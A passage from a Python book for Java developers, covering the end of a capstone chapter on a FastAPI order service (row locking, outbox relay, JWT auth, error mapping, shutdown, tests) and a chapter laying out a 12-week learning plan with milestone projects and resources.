> `OrderRow.items` is declared with `lazy="raise"`. Async SQLAlchemy can't lazy-load a relationship behind your back (that would need a hidden `await`), so the repository always says `selectinload(OrderRow.items)`. If someone forgets, they get a clear error instead of a mysterious `MissingGreenlet` later.

Proving it with fifty concurrent buyers

SQLite ignores `FOR UPDATE`, so the fast tests can't prove the locking. The integration tests run against a real PostgreSQL. This one sends fifty buyers after ten units:

PYTHON tests/integration/test_postgres.py (excerpt)

```python
async def test_fifty_buyers_ten_units_no_overselling(
    uow: UnitOfWorkFactory, sessions: async_sessionmaker[AsyncSession]
) -> None:
    mug = await add_product(uow, stock=10)
    service = OrderService(uow)

    async def buy() -> bool:
        try:
            await service.place_order(Principal(uuid4()), [OrderLine(mug, 1)])
        except InsufficientStockError:
            return False
        return True

    results = await asyncio.gather(*(buy() for _ in range(50)))

    assert results.count(True) == 10
```

`asyncio.gather` starts all fifty coroutines at once, and each one takes its own connection from the pool. To check that the test can actually catch the bug, I commented out `.with_for_update()` and ran it again:

OUTPUT

```
>       assert results.count(True) == 10
E       assert 24 == 10
```

Twenty-four customers "bought" one of ten mugs. With the lock back in place, exactly ten win, stock ends at `available=0, reserved=10`, and the outbox holds twenty events. The same file proves that orders listing products in opposite orders never deadlock, and that two concurrent cancels release the stock only once.

> **How these tests ran for this book**
>
> The integration tests use testcontainers to start `postgres:17-alpine` in Docker. The machine used for this book had no Docker, so they ran against a throwaway embedded PostgreSQL 16 (the `pgserver` package) through `ORDERLY_TEST_DATABASE_URL`, which the test fixture supports for CI servers too. Each test creates and drops its own database.

The outbox relay

Publishing to Kafka inside the database transaction can't be atomic. The commit might fail after the message went out, or Kafka might be down while the database is fine. So `place_order` writes its events into the `outbox` table, *in the same transaction* as the order. A background task publishes them afterwards. This is the *transactional outbox* pattern.

Here's one round of the relay:

PYTHON src/orderly/events/relay.py

```python
async def publish_batch(self) -> int:
    """Publish one batch. Returns how many messages went out."""
    async with self._session_factory() as session, session.begin():
        rows = (
            await session.scalars(
                select(OutboxRow)
                .where(OutboxRow.published_at.is_(None))
                .order_by(OutboxRow.id)
                .limit(self._batch_size)
                .with_for_update(skip_locked=True)
            )
        ).all()
        if not rows:
            return 0
        await self._publisher.publish(
            [OutboxMessage(r.id, r.topic, r.key, r.payload) for r in rows]
        )
        # Only reached if every message was acked. If publish() raised,
        # session.begin() rolls back and the rows stay unpublished.
        now = datetime.now(UTC)
        for row in rows:
            row.published_at = now
```

```
    OUTBOX_PUBLISHED.inc(len(rows))
    return len(rows)
```

Three details make it safe to run on every replica:

- `SKIP LOCKED` means a second relay skips rows the first has already claimed, instead of waiting for them. An integration test runs two relays over 200 events and checks that every event went out exactly once.
- **Mark after ack.** Rows are marked published only after the publisher returns. If the process dies in between, the batch goes out again. Delivery is *at least once*, and every event carries an `event_id` so consumers can drop duplicates.
- **The Kafka key is the order ID**, so all events for one order land on one partition, in order.

The loop around it is short. It keeps going until `stop()` is called, retries on any error, and sleeps when it has caught up:

PYTHON src/orderly/events/relay.py

```python
async def run(self) -> None:
    log.info("outbox relay started", batch_size=self._batch_size)
    while not self._stopping.is_set():
        try:
            published = await self.publish_batch()
        except Exception:
            # Broker down, database blip...: log, count, retry later.
            # The rows are still unpublished, so nothing is lost.
            OUTBOX_FAILURES.inc()
            log.exception("outbox publish failed; will retry")
            published = 0
        if published < self._batch_size:
            await self._sleep()  # caught up: wait for the next poll
    log.info("outbox relay stopped")
```

The relay doesn't know whether it talks to Kafka. It depends on an `EventPublisher` Protocol with `start`, `publish` and `close`. `ORDERLY_PUBLISHER=kafka` picks the aiokafka implementation (idempotent producer, `acks="all"`); the default, `log`, writes each event to the log, so you can run Orderly on a laptop with no broker at all.

Turning errors into problem+json

Domain code raises domain exceptions, such as `InsufficientStockError` and `OrderNotFoundError`. They all inherit from `OrderlyError`, and none of them knows about HTTP. One table in `http/problems.py` decides how each one looks to a client:

PYTHON src/orderly/http/problems.py (excerpt)

```python
# The one place that decides how each domain error looks over HTTP.
ERROR_TYPES: dict[type[OrderlyError], ProblemType] = {
    AuthenticationError: ProblemType(401, "unauthorized", "Unauthorized"),
    PermissionDeniedError: ProblemType(403, "forbidden", "Forbidden"),
    OrderNotFoundError: ProblemType(404, "order-not-found", "Order not found"),
    InsufficientStockError: ProblemType(
        409, "insufficient-stock", "Insufficient stock"
    ),
    InvalidOrderError: ProblemType(422, "invalid-order", "Invalid order"),
    # ...five more
}
```

A single exception handler looks the error up by walking its class hierarchy, so a subclass inherits its parent's mapping unless it has its own entry:

PYTHON src/orderly/http/problems.py

```python
async def _orderly_error(request: Request, exc: Exception) -> JSONResponse:
    # Walk the class hierarchy, so a subclass inherits its parent's
    # mapping unless it has its own entry.
    problem = next(
        (ERROR_TYPES[c] for c in type(exc).__mro__ if c in ERROR_TYPES),
        _FALLBACK,
    )
    details = exc.details() if isinstance(exc, OrderlyError) else {}
    headers = {"WWW-Authenticate": "Bearer"} if problem.status == 401 else None
    return problem_response(
        request, problem, str(exc), extra=details, headers=headers
    )
```

`exc.details()` lets an error add machine-readable facts. Here's what a client sees when it asks for four units and three are left (from a real run, pretty-printed):

JSON

```json
{
  "type": "https://orderly.example.com/problems/insufficient-stock",
  "title": "Insufficient stock",
  "status": 409,
  "detail": "product 9302e220-... has 3 available, 4 requested",
  "instance": "/api/v1/orders",
  "request_id": "f70304748df347ad8b998723af4873b8",
  "product_id": "9302e220-8c72-4d91-8772-78dedba900a1",
  "available": 3,
  "requested": 4
}
```

Validation errors from Pydantic, unknown routes and unexpected exceptions get the same treatment, each with its own handler. A crash becomes a plain 500 problem that names the `request_id` and leaks nothing else; a test checks that a secret in the exception message never reaches the client.

Authentication, and "only your own orders"

Spring Security puts a filter chain in front of every controller. FastAPI asks each route to *declare* what it needs. Orderly has two dependencies:

PYTHON src/orderly/auth/dependencies.py

```python
async def current_principal(
    container: ContainerDep,
    credentials: Annotated[
        HTTPAuthorizationCredentials | None, Depends(_bearer)
    ],
) -> Principal:
    if credentials is None:
        raise AuthenticationError("a bearer token is required")
    principal = container.tokens.verify(credentials.credentials)
    # Every later log line for this request names the caller.
    structlog.contextvars.bind_contextvars(user_id=str(principal.user_id))
    return principal


CurrentUser = Annotated[Principal, Depends(current_principal)]


async def require_admin(user: CurrentUser) -> Principal:
    if not user.is_admin:
        raise PermissionDeniedError("this action needs the admin role")
    return user


AdminUser = Annotated[Principal, Depends(require_admin)]
```

`TokenVerifier.verify` uses PyJWT with a fixed algorithm list (never trusting the token's own `alg` header), checks issuer, audience and expiry, and turns the claims into a frozen `Principal` dataclass. Services receive the `Principal`, never the raw token, so swapping HS256 for an OIDC provider later touches one class.

Authorisation then reads like a method signature:

JAVA

```java
@PostMapping("/products")
@PreAuthorize("hasRole('ADMIN')")
public ProductDto create(
    @Valid @RequestBody
    CreateProductRequest body) {
    ...
}
```

PYTHON

```python
@router.post("", status_code=201)
async def create_product(
    body: CreateProductRequest,
    admin: AdminUser,
    service: ProductServiceDep,
) -> ProductOut:
    ...
```

"Customers see only their own orders" is a business rule, so it lives in the service, not the route:

PYTHON src/orderly/orders/service.py

```python
async def get_order(self, principal: Principal, order_id: UUID) -> Order:
    async with self._uow() as uow:
        order = await uow.orders.get(order_id)
    if order is None or not principal.can_access(order.customer_id):
        # "Not found" rather than "forbidden": we don't confirm that
        # someone else's order ID exists.
        raise OrderNotFoundError(order_id)
    return order
```

Listing works the same way: a customer's query is always filtered by their own ID, while an admin's isn't. Pagination uses a *keyset cursor*, an opaque token holding the `(created_at, id)` of the last row, so page 1,000 is as fast as page 1 and nothing is skipped when new orders arrive.

Graceful shutdown, in the right order

When Kubernetes sends SIGTERM, the order of shutdown steps decides whether you lose work. Orderly's order is:

1. **Uvicorn** stops accepting connections and finishes in-flight requests (up to `ORDERLY_SHUTDOWN_TIMEOUT_SECONDS`).
2. **The relay** finishes its current batch, then stops. If it hangs, it's cancelled after the same timeout.
3. **The publisher** flushes and closes the Kafka producer.
4. **The engine** closes the connection pool.
5. **The tracer provider** flushes the last spans.

Steps 2 to 5 are the exit stack from `create_app()` unwinding in reverse. Each step only runs after everything that depends on it has stopped: the relay still needs Kafka and the database while it finishes, and the spans of that final batch still need the exporter.

Here's a real shutdown, triggered the way Uvicorn's SIGTERM handler does it, with each log line trimmed to its time, logger and event:

OUTPUT

```
05:51:18.863 uvicorn.error              Shutting down
05:51:18.973 uvicorn.error              Waiting for application shutdown.
05:51:18.973 orderly.main               orderly shutting down
05:51:18.973 orderly.events.relay       outbox relay stopped
05:51:18.976 orderly.main               orderly stopped
05:51:18.977 uvicorn.error              Application shutdown complete.
```

The relay's stop method shows the pattern from Chapter 14: ask nicely, wait with a timeout, then cancel:

PYTHON src/orderly/events/relay.py

```python
async def stop(self, timeout: float) -> None:
    """Let the current batch finish, then stop. Cancel if it hangs."""
    self._stopping.set()
    if self._task is None:
        return
    done, _ = await asyncio.wait({self._task}, timeout=timeout)
    if not done:
        log.warning("outbox relay did not stop in time; cancelling")
        self._task.cancel()
        with suppress(asyncio.CancelledError):
            await self._task
```

The relay sleeps on `self._stopping.wait()` with a timeout rather than `asyncio.sleep()`, so `stop()` wakes it instantly instead of after the next poll. On Kubernetes, the Helm chart adds a 5-second `preStop` sleep and a 30-second grace period, as described in Chapter 18.

Run it yourself

You need uv and Docker. From the `capstone/` folder, one command starts PostgreSQL, Redpanda (a Kafka-compatible broker), a one-off migration container and Orderly:

TERMINAL

```
docker compose -f deploy/docker-compose.yaml up --build
curl -s localhost:8080/readyz
```

OUTPUT

```
{"status":"ready","database":"ok"}
```

To run the service from source instead (handy in a debugger), start only the dependencies and use the Makefile: `make deps`, then `make run`, which applies the Alembic migrations and starts Uvicorn on port 8080.

> **What was run for this book**
>
> The outputs below come from Orderly running from source (`alembic upgrade head`, then `orderly`) against the embedded PostgreSQL mentioned earlier, with the log publisher. The compose file passes `docker compose config`, but the book's machine had no Docker to start it.

Get a token and call the API

Locally, `orderly-devtoken` signs JWTs with the same secret the service uses:

TERMINAL

```
export ORDERLY_JWT_SECRET=local-dev-secret-change-me-0123456789
ADMIN=$(uv run -q orderly-devtoken --role admin)
ALICE=$(uv run -q orderly-devtoken --sub 0b6e9f4a-1c3d-4e5f-8a7b-9c0d1e2f3a4b)
```

Create a product, then place an order as Alice:

TERMINAL

```
curl -s -X POST localhost:8080/api/v1/products \
  -H "Authorization: Bearer $ADMIN" -H 'Content-Type: application/json' \
  -d '{"sku":"cup-red-01","name":"Red cup","price_cents":1299,
       "initial_stock":5}'
curl -s -i -X POST localhost:8080/api/v1/orders \
  -H "Authorization: Bearer $ALICE" -H 'Content-Type: application/json' \
  -H 'X-Request-ID: demo-req-1' \
  -d "{\"items\":[{\"product_id\":\"$PRODUCT\",\"quantity\":2}]}"
```

Here are the response headers from a real run:

OUTPUT

```
HTTP/1.1 201 Created
content-type: application/json
location: /api/v1/orders/803ac760-b994-47fc-b706-05ed23274db6
server-timing: app;dur=34.9
x-request-id: demo-req-1
```

The body says `"status":"CONFIRMED"` and `"total_cents":2598`, and `GET /api/v1/inventory/$PRODUCT` now reports `{"available":3,"reserved":2}`. Meanwhile, the log shows one JSON line per event. Here's the service's line for that order, pretty-printed:

JSON

```
{
  "order_id": "803ac760-b994-47fc-b706-05ed23274db6",
  "total_cents": 2598,
  "event": "order placed",
  "user_id": "0b6e9f4a-1c3d-4e5f-8a7b-9c0d1e2f3a4b",
  "request_id": "demo-req-1",
  "level": "info",
  "logger": "orderly.orders.service",
  "trace_id": "061252a2bee2142d46494757ed095c2f",
  "span_id": "c86f77000b8c9c90",
  "timestamp": "2026-11-03T05:50:49.531536Z"
}
```

Nobody passed `request_id` or `user_id` to the service. The middleware and the auth dependency bound them to *contextvars* (per-request storage that follows the request across `await`s, like a ThreadLocal that understands asyncio), and structlog adds them to every line. Send a `traceparent` header, and its trace ID

shows up here too.

Run the tests

TERMINAL

```
make test               # uv run pytest
make test-integration   # uv run pytest -m integration (Docker)
make lint               # ruff format --check, ruff check, mypy strict
```

OUTPUT

```
====================== 82 passed, 5 deselected in 8.73s ======================
```

The 82 default tests cover four levels: unit tests for the rules, service tests with the in-memory fakes, repository and relay tests on SQLite with the real Alembic migrations, and API tests that drive the real app (lifespan included) with `httpx2.AsyncClient`. httpx2 is the Pydantic team's maintained continuation of HTTPX, with the same API. The five deselected tests are the PostgreSQL integration tests, which `make test-integration` runs. One more test compares `api/openapi.json` with the code, so an API change without a re-exported contract fails the build.

Where each chapter shows up

Chapter	Idea	Where in Orderly
1, 7	explicit wiring, layers	`main.py`, the package layout
2, 16	uv, lock file, Ruff, mypy, make	`pyproject.toml`, `Makefile`
3	`Counter`, comprehensions, walrus	`orders/domain.py`, services
4	Protocols, exception hierarchy	`*/repository.py`, `errors.py`
5	strict typing, `Annotated`, `type`	`deps.py`, `db/uow.py`
6	tasks, `asyncio.timeout`, `gather`	`events/relay.py`, tests
8	routers, `Depends`, Pydantic	`*/api.py`, `*/schemas.py`
9	async SQLAlchemy, Alembic, locks	`db/`, repositories, `migrations/`
10	pydantic-settings, `SecretStr`	`config.py`
11	outbox, aiokafka, at-least-once	`events/`
12	JWT, roles, not-found-not-forbidden	`auth/`, `orders/service.py`
13	structlog, Prometheus, OpenTelemetry	`platform/`, `http/middleware.py`
14	lifespan order, retries, timeouts	`main.py`, `events/relay.py`
15	fakes, API tests, testcontainers	`tests/`
17	`selectinload`, keyset pagination	`orders/repository.py`
18	uv Docker build, compose, Helm	`deploy/`

The same app in Spring Boot

If you built Orderly in Spring Boot, most of the ideas would carry over unchanged. Seeing the two side by side makes the differences easy to name.

Package structure

```
Spring Boot                              Orderly (Python)
com.example.orderly/                     src/orderly/
  OrderlyApplication.java                  __main__.py + main.py
  config/OrderlyProperties.java            config.py
  order/OrderController.java               orders/api.py
  order/OrderService.java                  orders/service.py
  order/OrderRepository.java               orders/repository.py
  order/Order.java (@Entity)               orders/domain.py + db/tables.py
  order/dto/*.java                         orders/schemas.py
  web/ProblemAdvice.java                   http/problems.py
  security/SecurityConfig.java             auth/
  outbox/OutboxRelay.java (@Scheduled)     events/relay.py
src/main/resources/db/migration/         migrations/versions/
pom.xml                                  pyproject.toml + uv.lock
```

Annotations vs decorators and Depends

Spring	Orderly	Note
`@RestController` + `@PostMapping`	`@router.post(...)`	a decorator is real code
`@Valid @RequestBody`	a Pydantic parameter	validated automatically
`@Autowired` service	`service: OrderServiceDep`	resolved per request
`@PreAuthorize`	`admin: AdminUser`	a dependency that raises
`@Transactional`	`async with self._uow()`	visible boundaries
`@ControllerAdvice`	`install_error_handlers`	one mapping table
`@Scheduled(fixedDelay)`	`OutboxRelay.run()` task	started in the lifespan
`@PreDestroy`, `SmartLifecycle`	`AsyncExitStack` callbacks	reverse order for free

Dependencies: pom.xml vs pyproject.toml

In Maven, the Boot starters bring a curated set of versions:

XML pom.xml (Spring Boot)

```xml
<parent>
  <groupId>org.springframework.boot</groupId>
  <artifactId>spring-boot-starter-parent</artifactId>
  <version>3.5.7</version>
</parent>
<dependencies>
  <dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-web</artifactId>
  </dependency>
  <!-- data-jpa, security, actuator, kafka, flyway ... -->
</dependencies>
```

In Python there's no parent BOM. You list each library with a minimum version, and `uv.lock` records the exact set that was tested:

TOML pyproject.toml (excerpt)

```toml
dependencies = [
    "aiokafka>=0.15.0",
    "alembic>=1.20.1",
    "asyncpg>=0.32.0",
    "fastapi>=0.162.0",
    "pydantic-settings>=2.16.2",
    "pyjwt>=2.15.1",
    "sqlalchemy[asyncio]>=2.1.6",
    "structlog>=26.1.0",
    "uvicorn[standard]>=0.54.0",
    # ...plus OpenTelemetry and prometheus-client
]

[project.scripts]
orderly = "orderly.__main__:main"
orderly-devtoken = "orderly.devtoken:main"
```

`[project.scripts]` creates real commands when the package is installed. The Docker image runs `orderly`, and the migration Job runs `alembic upgrade head` from the same image.

What Spring did for you that FastAPI makes explicit (and the reverse)

Spring does a lot implicitly. In Orderly, each of these is a few lines you can read:

- **Wiring.** Component scanning becomes `create_app()`.
- **Transactions.** The `@Transactional` proxy becomes `async with uow:` and `commit()`.
- **Security.** The filter chain becomes `CurrentUser` and `AdminUser` on each route. A route without them is public, and you can see that in its signature.
- **Actuator.** Health groups and `/actuator/prometheus` become two small routers in `platform/`.
- **Auto-configuration.** HikariCP, the Kafka template and Jackson become `create_engine`, `create_publisher` and Pydantic models.

- **Shutdown phases.** `SmartLifecycle` ordering becomes the exit stack.

FastAPI, in turn, does some things implicitly that Spring needs extra work for:

- **Validation from types.** A parameter typed `PlaceOrderRequest` is parsed and validated with no `@Valid`.
- **OpenAPI out of the box.** `/docs` and `api/openapi.json` come from the same type hints, without springdoc.
- **Response shaping from the return type.** `-> OrderOut` both documents and filters the response.
- **Per-request dependency caching.** `get_container` runs once per request, however many dependencies ask for it.
- **Concurrency without thread pools.** One process interleaves thousands of waiting requests on the event loop; there's no executor to size.

> 🧠 **Key idea**
>
> Nothing in Orderly is magic. Every object is created in `create_app()`, every transaction boundary is an `async with`, and every rule is a plain method you can unit test. That explicitness is the Python way, and it's why a 2,600-line service stays easy to change.

What's deliberately missing

To keep Orderly readable, a few production features are left out: idempotency keys on `POST /orders`, a shipping workflow, caching, rate limiting, and database spans in traces. The OpenTelemetry SQLAlchemy instrumentation (0.66b2) declares support for SQLAlchemy below 2.1, so it doesn't instrument the 2.1 engine Orderly uses. The exercises below add some of these.

Recap

- Orderly is one Python process: Uvicorn for HTTP, async SQLAlchemy for PostgreSQL, and an asyncio task that relays outbox events to Kafka.
- `create_app()` is the composition root. The lifespan builds everything with an `AsyncExitStack`, so shutdown runs in reverse order, even after a failed startup.
- `Depends` with `Annotated` aliases injects services and the caller into routes; the business rules never see FastAPI.
- `place_order` locks stock rows with `with_for_update()` in product order, reserves, writes the order and the outbox rows, and commits once. Fifty concurrent buyers, ten units: exactly ten win.
- The relay uses `FOR UPDATE SKIP LOCKED`, marks rows only after the broker acks, and delivers at least once; consumers dedupe by `event_id`.
- One table maps domain exceptions to RFC 9457 problems; auth is two dependencies; "not your order" is a 404 decided in the service.
- Tests run on four levels, from pure rules to real PostgreSQL, and most of them need no Docker.

Try it yourself

🏋️ Exercise 1: Ship an order

Add `POST /api/v1/orders/{order_id}/ship` for admins. Give `Order` a `ship()` method that only works on `CONFIRMED` orders, write an `OrderShipped` event to the outbox, and add a unit test, a service test and an API test. *Hint:* follow `cancel_order` in `orders/service.py`, and add the new error to `ERROR_TYPES`.

🏋️ Exercise 2: Idempotency keys

A client that times out and retries `POST /orders` can create two orders. Accept an `Idempotency-Key` header, store it with the order in a new table (with a unique constraint), and return the original order on a repeat. Write the Alembic migration with `uv run alembic revision -m "..."`. *Hint:* insert the key inside the same unit of work, and turn the unique-violation `IntegrityError` into "return the existing order".

🏋️ Exercise 3: A consumer service

Write a small aiokafka consumer that reads `orderly.orders` and "sends an email" (a log line) for every `OrderPlaced`. Make it idempotent by remembering processed `event_id`s, then prove it by publishing the same batch twice. *Hint:* start with `docker compose ... up` and `rpk topic consume orderly.orders` to see the real messages.

🏋️ Exercise 4 (stretch): Real identity provider tokens

Replace the HS256 secret with tokens from an OIDC provider (Keycloak, Microsoft Entra ID or Auth0). Keep `TokenVerifier`'s interface, and fetch the signing keys from the provider's JWKS endpoint. *Hint:* PyJWT's `PyJWKClient` fetches and caches the keys; the rest of the app only ever sees a `Principal`.

Further reading

- FastAPI: Lifespan events: the startup and shutdown hook Orderly's composition root is built on
- SQLAlchemy: Asynchronous I/O: async sessions, eager loading and the pitfalls of lazy loading
- Alembic documentation: migrations, autogenerate and offline SQL scripts
- PostgreSQL: The locking clause: `FOR UPDATE` and `SKIP LOCKED`, from the source
- Transactional outbox pattern: the pattern behind `events/`
- RFC 9457: Problem Details for HTTP APIs: the error format Orderly returns
- Spring Boot: Graceful shutdown: the Java side of the shutdown comparison
- testcontainers-python: real databases in tests

CHAPTER 21

Your Path to Mastery

> *Reading about Python gets you started. A plan, small projects and a few good habits make you fluent.*

🎯 **What you'll learn**

- What "mastering Python" looks like, level by level
- A realistic 12-week plan that fits around a full-time job
- Five milestone projects that lock in each stage
- The habits experienced Python developers share
- The best books, sites and talks to keep growing

The big picture

Python's syntax fits on a postcard, and you'll be productive in days. Mastery is something else: it's **taste**. It's knowing when a plain function beats a class, when a dataclass beats a dict, when a generator saves you from loading a million rows, and when to stop adding layers that a Java codebase would have had.

That taste comes from building things, reading good Python and getting feedback. This chapter gives you a structure for all three.

🧩 **Think of it like moving from a workshop to a kitchen**

In Java you work in a well-equipped workshop: every tool has a labelled place, and the safety guards are bolted on. Python is a busy professional kitchen. It has fewer guards, sharp knives and a lot of trust. At first you move carefully. After a few weeks of real cooking, you're faster than ever, and you know exactly which habits keep you safe.

The four levels of Python skill

Use this table to find where you are, and what "next" looks like.

Level	You can…	Signs you're ready to move on
1. Beginner	Write scripts with lists, dicts, functions and classes; read tracebacks	You reach for comprehensions and f-strings naturally; you've stopped writing getters

Level	You can…	Signs you're ready to move on
2. Practitioner	Build a FastAPI service with SQLAlchemy, Pydantic, tests and config; use asyncio correctly	Your code passes `mypy --strict`; you write fixtures, not setup boilerplate
3. Proficient	Run Python in production: observability, graceful shutdown, resilience, profiling, packaging, CI/CD	You can read a py-spy profile, explain the GIL's real impact, and spot a blocking call in async code during review
4. Expert	Shape team conventions, design libraries others enjoy, mentor, debug interpreter-level issues	People ask *you* "what's the Pythonic way?", and your answer is usually "the simpler one"

> 🧠 **Key idea**
>
> Moving up a level is mostly about *removing* Java reflexes: fewer classes, fewer layers, fewer interfaces, and more trust in plain functions, data and tests.

A 12-week plan

This plan assumes about **5 to 7 hours a week**, roughly an hour on weekdays plus a longer weekend session. If you have more time, compress it. If life gets busy, stretch it. Steady beats intense.

Weeks	Read	Build	You're ready to move on when…
1	Ch 1, 2	Install Python and uv, set up your editor, run "hello Orderly"	You can create a project, add a dependency and run tests
2	Ch 3	Exercises from Chapter 3; an Order total calculator	Lists, dicts and comprehensions feel natural
3	Ch 4	**Milestone 1** (CLI tool)	You use dataclasses, exceptions and context managers comfortably
4	Ch 5	Add strict type hints to Milestone 1	`mypy --strict` passes without `Any` everywhere
5	Ch 6	**Milestone 2** (concurrent stock checker)	You can explain when to use threads, asyncio or processes
6	Ch 7, 8	REST endpoints with FastAPI, Pydantic and problem+json	Your routers are thin and your errors map cleanly to HTTP
7	Ch 9, 10	Add PostgreSQL with SQLAlchemy and Alembic, plus pydantic-settings	You can write a transaction without `@Transactional` and avoid N+1 queries
8	Ch 15	**Milestone 3** (tested CRUD service)	Fixtures and fakes replace most mocks; tests run in seconds
9	Ch 11, 12	Outbox + Kafka, JWT auth	You understand at-least-once delivery and idempotency
10	Ch 13, 14	**Milestone 4** (event-driven pair)	You can trace one request across two services
11	Ch 16, 17	Profile and speed up one hot path	You measured before *and* after a change

Weeks	Read	Build	You're ready to move on when...
12	Ch 18, 19, 20	**Milestone 5** (ship it)	Your service runs in a container with probes, metrics and graceful shutdown

> 💡 **Re-read Chapter 6**
>
> Almost everyone needs two passes at concurrency, especially asyncio. The second time, it clicks because you've used it. Re-read it during week 9, when messaging puts it to work.

Five milestone projects

Each milestone is a small, complete project. Keep them in a personal Git repository. In three months you'll have a portfolio that shows real Python skill.

Milestone 1: `orderlyctl`, a command-line tool (week 3)

Build a CLI with Typer that reads products and orders from a JSON file and prints reports: total revenue, top products, orders by status.

- Practise: dataclasses, comprehensions, `sorted(key=...)`, exceptions, `pathlib`, `json`
- Stretch: rich table output; strict type hints (week 4)
- **Done when:** Ruff and mypy are clean, errors produce friendly messages instead of tracebacks, and you have pytest tests

Milestone 2: a concurrent stock checker (week 5)

Given 1,000 product IDs, check stock against a slow fake "warehouse API" (an async function that sleeps 50 to 200 ms) with at most 20 calls in flight. Pressing Ctrl+C should stop everything cleanly.

- Practise: `asyncio.TaskGroup`, `asyncio.Semaphore`, `asyncio.timeout`, cancellation
- Stretch: write a thread-pool version and compare timings; add a rate limit of 50 calls per second
- **Done when:** it finishes far faster than calling one by one, and Ctrl+C exits without warnings about pending tasks

Milestone 3: the Orderly products and orders API (week 8)

A FastAPI service for products and orders backed by PostgreSQL.

- Practise: routers, Pydantic schemas, `Depends`, problem+json errors, SQLAlchemy 2.0 async, Alembic, pydantic-settings, structlog
- Tests: API tests with `httpx2.AsyncClient`, service tests with fakes, one integration test against a real database
- **Done when:** placing an order reserves stock inside one transaction, and two concurrent orders can't oversell

Milestone 4: an event-driven pair (week 10)

Split out a second service, `notifier`, that consumes `OrderPlaced` events and "sends" an email (a log line).

- Practise: the outbox pattern, aiokafka or FastStream, idempotent consumers, JWT auth between services
- Observability: Prometheus metrics in both, and OpenTelemetry traces linked across the event
- **Done when:** you can restart either service at any moment without losing or duplicating an email

Milestone 5: ship it (week 12)

Make your services production-shaped.

- A multi-stage Dockerfile with uv, producing a small, non-root image
- Kubernetes manifests or a Helm chart with liveness and readiness probes
- A CI pipeline: Ruff, mypy, pytest with coverage, pip-audit, image build and scan
- Graceful shutdown verified by sending `SIGTERM` during load
- **Done when:** a teammate can clone the repo and get it running from the README alone

> **The Pythonic way**
>
> Resist the urge to build a framework during these projects. If you catch yourself writing an abstract base repository, a metaclass or a plugin system "for later", stop and write the plain version. Python rewards simple, flat, readable code.

Habits that build mastery

The plan gets you to "proficient". These habits keep you growing after that.

Read the standard library

Python's standard library is written in readable Python, and it's already on your machine. Start with these modules, which are short, clear and full of idioms:

Module	What you'll learn from it
`contextlib`	How `@contextmanager` turns a generator into a context manager
`functools`	How `wraps`, `partial` and `cache` are built
`collections`	`Counter`, `defaultdict`, `deque`: the right data structure saves code
`dataclasses`	How a decorator can generate methods for you
`pathlib`	A clean object-oriented API over messy OS details
`asyncio` (`tasks.py`, `taskgroups.py`)	How structured concurrency really works

In your editor, jump to the definition of any standard library function you call. It's a habit that pays off for years.

Let the tools teach you

- Run Ruff and mypy in strict mode on everything (Chapter 16). Each warning is a free lesson.
- When Ruff flags something, read the rule's explanation in its docs. You'll absorb idioms faster than any book can teach them.
- Turn on format-on-save and never discuss formatting again.

Get your code reviewed by Python people

Nothing speeds up learning like a review from someone who has written Python for years. If your team is new to Python, look outside: open-source contributions, Python Discourse (https://discuss.python.org) and local meetups are welcoming places to ask "is this Pythonic?"

Write less, delete more

Every few weeks, look back at code you wrote earlier and ask: *what can I remove?* An unnecessary class, a wrapper that adds nothing, an abstraction with one implementation. Deleting code is a Python superpower too.

Recommended resources

You don't need all of these. Pick one book and one website to start, and come back for more when you're ready.

Books

Book	Best for
Fluent Python, 2nd edition, Luciano Ramalho (O'Reilly, 2022)	The definitive deep dive for experienced developers; read it after week 4
Effective Python, Brett Slatkin (Addison-Wesley)	Short, numbered best practices you can apply the same day
Architecture Patterns with Python, Harry Percival and Bob Gregory (O'Reilly, 2020)	Repository, Unit of Work, DDD and events in Python; written with enterprise developers in mind (free at https://www.cosmicpython.com)
Robust Python, Patrick Viafore (O'Reilly, 2021)	Type hints and maintainability for large codebases
Python Testing with pytest, 2nd edition, Brian Okken (Pragmatic Bookshelf, 2022)	Mastering fixtures, parametrisation and plugins
Python Concurrency with asyncio, Matthew Fowler (Manning, 2022)	Making asyncio truly click

Websites

- **The official tutorial** (https://docs.python.org/3/tutorial/): compact and surprisingly good. Read it in week 1.
- **Real Python** (https://realpython.com): thousands of practical, well-explained articles.

- **PEP 8** (https://peps.python.org/pep-0008/) and **PEP 20, the Zen of Python** (https://peps.python.org/pep-0020/): the style and spirit of the language.
- **The typing documentation** (https://typing.python.org/): the reference for everything in Chapter 5.
- **FastAPI docs** (https://fastapi.tiangolo.com/) and the **SQLAlchemy Unified Tutorial** (https://docs.sqlalchemy.org/en/20/tutorial/): both are excellent and read like guides.
- **What's New in Python** (https://docs.python.org/3/whatsnew/): skim it every October when a new version ships.

Talks worth an evening

- **"Stop Writing Classes"**, Jack Diederich (PyCon 2012): the perfect antidote to Java habits.
- **"Transforming Code into Beautiful, Idiomatic Python"**, Raymond Hettinger (PyCon 2013): dozens of small idioms in one talk.
- **"Facts and Myths about Python Names and Values"**, Ned Batchelder (PyCon 2015): the mental model behind Chapter 3 (text version at https://nedbatchelder.com/text/names1.html).
- **"Beyond PEP 8"**, Raymond Hettinger (PyCon 2015): why readability is more than formatting.

All four are on the PyCon channels on YouTube.

Practice

- **Exercism's Python track** (https://exercism.org/tracks/python): free exercises with optional human mentoring.
- **Rewrite a small Spring service you know well.** It's the single most effective exercise for a Java developer, because you already understand the problem and can focus purely on the Python.

Recap

- Python mastery is about taste: choosing the simplest construct that works, and trusting functions, data and tests over ceremony.
- The four levels are beginner, practitioner, proficient and expert. Most of the journey is from level 2 to level 3, where production skills live.
- The 12-week plan pairs reading with building, and five milestone projects turn chapters into real skill.
- Read the standard library. It's idiomatic Python written by experts.
- Let Ruff, mypy and reviewers teach you, and delete code often.
- Pick one book and one website to start, not all of them.

Try it yourself

> 🏋 **Exercise 1: Place yourself on the map**
>
> Using the four-levels table, write down where you are today and the one skill that would move you to the next level. Put a date on it.

> 🏋️ **Exercise 2: Schedule the first two weeks**
>
> Block time in your calendar for weeks 1 and 2 of the plan, right now. Small, fixed sessions beat occasional marathons.

> 🏋️ **Exercise 3: Read one standard library function**
>
> Open the source of `contextlib.contextmanager` (jump to its definition in your editor). Read how it wraps a generator. Then write your own `timed()` context manager in five lines and compare it with the equivalent Java try-with-resources class.

> 🏋️ **Exercise 4 (stretch): Rewrite something you know**
>
> Pick a small Spring Boot service you've built before. Rewrite one endpoint, with its persistence and tests, in Python. Compare line counts, startup time and memory use. Note what you missed and what you didn't.

Further reading

- The Python Tutorial: the official introduction.
- PEP 8: the style guide every Python reviewer knows.
